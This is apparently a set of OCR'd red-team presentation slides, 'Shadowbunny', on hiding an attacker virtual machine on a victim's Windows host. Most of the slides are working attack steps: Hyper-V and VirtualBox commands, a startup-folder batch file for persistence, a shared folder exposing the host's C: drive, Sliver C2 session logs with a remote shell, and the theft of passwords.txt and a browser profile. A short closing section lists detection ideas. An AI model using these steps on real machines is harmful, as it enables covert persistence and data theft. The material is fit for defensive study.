sliver >
```


Alternative: Using Hyper-V on Windows

```
$VM = "IT Recovery"

New-VM -Name $VM
       -MemoryStartupBytes 2147483648
       -Generation 2
       -VHDPath "C:\Users\...\Virtual Hard Disks\shadowbunny.vhdx"
       -Path "C:\Users\All Users\Documents\Hyper-V\shadowbunny"
       -SwitchName (Get-VMSwitch).Name

Set-VMFirmware $VM -EnableSecureBoot Off


Start-VM $VM
```


Hyper-V Manager
File
Action
View
Help
Hyper-V Manager
DANGERZONE
Virtual Machines
Name
State
CPU Usage
Assigned Memory
Uptime
Status
IT Recovery
Running
0%
2048 MB
00:02:42

Persistence

Persistence



Ensure **VM launches upon reboot of host machine**

Most VM software has this built in, some need a bit of hand holding

Creation of **Shared Folder** to access host (backdoor access)

Other possible options: Webcam, USB devices, smartcard of host,…

Start VM via Startup Folder (VirtualBox on Windows)

Simple solution `config.bat` with the following command in it:

```
start /min "C:\Program Files\Oracle\VirtualBox\VBoxManage.exe"
      startvm "IT Recovery"
      -type headless
```

Save the file to the victim's startup folder at:

```
%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

Shared Folders between Guest and Host

```
.\VBoxManage.exe sharedfolder add $vmname -name shadow_c -hostpath c:\ -automount
```

This adds the following lines to the .vbox xml configuration file:

```
<SharedFolders>
  <SharedFolder name="shadow_c" hostPath="c:\"
                writable="true" autoMount="true"/>
</SharedFolders>
```

Inside the Attack VM the drive can be mounted using*:

```
$ sudo mkdir /mnt/c
$ sudo mount -t vboxsf shadow_c /mnt/c
```

* requires VirtualBox Guest Additions

Shadowbunny Command Center

File Edit View Search Terminal Help

```
sliver (UNITED_INTELLIGENCE) >
sliver (UNITED_INTELLIGENCE) > sessions

ID  Name                 Transport  Remote Address       Hostname     Username  Operating System  Last Check-in
==  ====                 =========  ==============       ========     ========  ================  =============
1   UNITED_INTELLIGENCE  mtls       192.168.1.140:56210  shadowbunny  root      linux/386         Sat, 19 Sep 2020 12:20:58 PDT

sliver (UNITED_INTELLIGENCE) > use 1

[*] Active session UNITED_INTELLIGENCE (1)

sliver (UNITED_INTELLIGENCE) > ls /media/sf_shadow_c/

/media/sf_shadow_c
==================
$Recycle.Bin                <dir>
$SysReset                   <dir>
Documents and Settings      <dir>
PerfLogs                    <dir>
Program Files               <dir>
Program Files (x86)         <dir>
ProgramData                 <dir>
Recovery                    <dir>
System Volume Information   <dir>
Users                       <dir>
```

This got auto-mounted.

Could also do manually, via:


```
mkdir /mnt/c
mount -t vboxsf shadow_c /mnt/c
```

```
sliver (UNITED_INTELLIGENCE) > download /media/sf_shadow_c/Users/wuzzi/Desktop/passwords.txt

[*] Wrote 9 bytes to /home/cnc/passwords.txt
```

Detections and Threat Hunting

We know adversaries use VMs – and might have done so for a while.

Really motivated adversaries likely compile their own virtualization toolkit to stay undetected (rather then using off the shelve software)



Detection ideas

Collect and analyze telemetry for virtual machines in your environments

- Virtual had disk size, memory, network config, shared folders,…

“Suspicious” command line options

- Silent installs, e.g. via command line options (**–silent and –ignore-reboot**)
- Suppressing notifications – VBoxManage setextradata global GUI/SuppressMessages "all“
- Unexpected calls to Hyper-V commands (New-VM, Start-VM…) or enablement

Auto Start Detection

- Usage of VBoxAutostartSvc service, VBOXAUTOSTART_CONFIG environment variable

Network traffic analysis

Defeating the Shadowbunny

Assume Breach

Zero Trust

Homefield Advantage

Questions?

johann@wunderwuzzi.net

Twitter: @wunderwuzzi23

References

- Ragnar Locker ransomware deploys virtual machine to dodge security (https://news.sophos.com/en-us/2020/05/21/ragnar-locker-ransomware-deploys-virtual-machine-to-dodge-security)
- VirtualBox Installation Windows (https://docs.oracle.com/en/virtualization/virtualbox/6.0/user/installation_windows.html)
- Hyper-V New-VM (https://docs.microsoft.com/en-us/powershell/module/hyper-v/new-vm?view=win10-ps)
- VBoxManage CLI (https://www.virtualbox.org/manual/ch08.html)
- Embrace The Red Blog (https://embracethered.com)
- Shadowbunny Article (https://pentestmag.com/product/pentest-healthcare-security/)
- Cybersecurity Attacks – Red Team Strategies (https://www.amazon.com/Cybersecurity-Attacks-Strategies-practical-penetration-ebook/dp/B0822G9PTM)

Shadowbunny Command Center

File Edit View Search Terminal Help

```
sliver (UNITED_INTELLIGENCE) > sessions

ID  Name                Transport  Remote Address       Hostname     Username  Operating System  Last Check-in
==  ====                =========  ==============       ========     ========  ================  =============
1   UNITED_INTELLIGENCE mtls       192.168.1.140:56210  shadowbunny  root      linux/386         Sat, 19 Sep 2020 11:53:44 PDT

sliver (UNITED_INTELLIGENCE) > use 1

[*] Active session UNITED_INTELLIGENCE (1)

sliver (UNITED_INTELLIGENCE) > shell

? This action is bad OPSEC, are you an adult? Yes
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 854

root@shadowbunny:~# ls
shadowbunny  VBoxGuestAdditions_6.1.8.iso
root@shadowbunny:~# mkdir /mnt/c
root@shadowbunny:~# mount -t vboxsf shadow_c /mnt/c
```

Hyper-V: Persistent PowerShell Session

On host run:

```
$s = New-PSSession -VMName <VMName> -Credential (Get-Credential)
```

Copy files from host <-> VM:

```
Copy-Item -ToSession $s -Path C:\host_path\data.txt -Destination C:\guest_path\
```


```
Copy-Item -FromSession $s -Path C:\Users\Browser_Profile\ -Destination C:\exfil
```

Remove the session again:

```
Remove-PSSession $s
```

Alternative: Using Hyper-V on Windows

vmconnect



PowerShell Direct Connections from Host to VM (on same machine):

`Invoke-Command -VMName <VMName>` or `Enter-PSSession -VMName <VMName>`